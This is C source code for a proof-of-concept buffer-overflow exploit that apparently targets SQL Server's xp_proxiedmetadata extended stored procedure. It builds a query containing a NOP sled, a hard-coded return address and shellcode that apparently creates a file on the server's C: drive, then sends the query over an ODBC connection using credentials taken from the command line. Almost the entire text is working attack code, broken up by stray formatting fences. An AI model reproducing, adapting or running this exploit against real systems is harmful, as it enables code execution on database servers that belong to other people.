    char szBuffer[1025];
        SWORD    swStrLen;
        SQLHDBC   hdbc;
    SQLRETURN nResult;
    SQLHANDLE henv;
    HSTMT  hstmt;

    /* Initialize the connect and query strings.*/

    SCHAR InConnectionString[1025] = "DRIVER={SQL Server};SERVER=";
UCHAR query[20000] = "exec xp_proxiedmetadata 'a', ''"; int count;

/* Check to make sure that the proper number of parameters was supplied on the
  command line.  If not display the syntax in the console window.  */
    if ( argc != 4 )

        {
    return Syntax();

        }

    /* Check to see if the command line arguments will fit within our buffer.  Of not

      return an error (let's not create a buffer overflow of our own!!!).  */
```

```
if ( ( strlen( argv[1] ) > 250 ) ||
( strlen( argv[2] ) > 250 )  ||
( strlen( argv[3] ) > 250 ) )
return Syntax();

/* Concatenate the arguments onto the connection string*/

strcat( InConnectionString, argv[1] );
strcat( InConnectionString, ";UID=" );
strcat( InConnectionString, argv[2] );
strcat( InConnectionString, ";PWD=" );
strcat( InConnectionString, argv[3] );
strcat( InConnectionString, ";DATABASE=master" );

/* Fill the query buffer from byte 30 to 2597 with the NOP code (0x90) */
for ( count = 30; count < 2598; count++ )
    query[count] = (char)0x90;
/* Null terminate the string to make strcat() happy. */
query[count] = 0;
/* Add the embedded code that is to be executed */

// 0x77782548 = wx%H = this works sp0
strcat( query, "\x48\x25\x78\x77" );


                                        strcat( query,
"\x90\x90\x90\x90\x90\x33\xC0Ph.txthflowhOverhQL2khc:\\STYPP@PHPPPQ\xB8\x8
D+\xE9\x77\xFF\xD0\x33\xC0P\xB8\xCF\x06\xE9\x77\xFF\xD0"
);

/* Add a closing single quote for parameter two and two more parameters in single
quotes so that the query will pass the SQL syntax checker */
strcat( query, "', 'a', 'a'" );


/* Allocate a global ODBC environment handle.  If the call fails, print an error
message and return 0*/
if (SQLAllocHandle(SQL_HANDLE_ENV,SQL_NULL_HANDLE,&henv) !=
SQL_SUCCESS)
                {
printf("Error SQLAllocHandle"); return 0;
```

```
                }

    /* Configure the ODBC environment */
    if (SQLSetEnvAttr(henv, SQL_ATTR_ODBC_VERSION,(SQLPOINTER)
SQL_OV_ODBC3, SQL_IS_INTEGER) != SQL_SUCCESS)
                {
printf("Error SQLSetEnvAttr"); return 0;

                }


/* Allocate a handle for the SQL database*/

if ((nResult = SQLAllocHandle(SQL_HANDLE_DBC,henv,(SQLHDBC FAR
*)&hdbc)) != SQL_SUCCESS)
                {
printf("SQLAllocHandle - 2"); return 0;

                }

/* Use the database handle and the connect string to connect to the SQL Server.  If  the
connection succeeds, allocate a handle for the query. If it fails, print an error message and
return 0.*/

nResult = SQLDriverConnect(hdbc, NULL, InConnectionString,
strlen(InConnectionString), szBuffer,  1024, &swStrLen,
SQL_DRIVER_COMPLETE_REQUIRED);
    if(( nResult == SQL_SUCCESS ) | ( nResult ==
SQL_SUCCESS_WITH_INFO) )
                {

    printf("Connected to MASTER database...\n\n");
    SQLAllocStmt(hdbc,&hstmt);
                }

/* Modifications by George M. Garner Jr. inserted here */
                else
                {

    printf("Failed to connect to MASTER database...\n\n");
    return 0;
```

```
                }
/* Modifications by George M. Garner Jr. inserted here*/


    /* Send the query to the database server.  Print the status of the query to the
    console.*/
    if(SQLExecDirect(hstmt,query,SQL_NTS) ==SQL_SUCCESS)
                {
    printf("\nSQL Query error");
    return 0;

                }
    printf("Buffer sent...");


/* Exit.*/
return 0;
}
```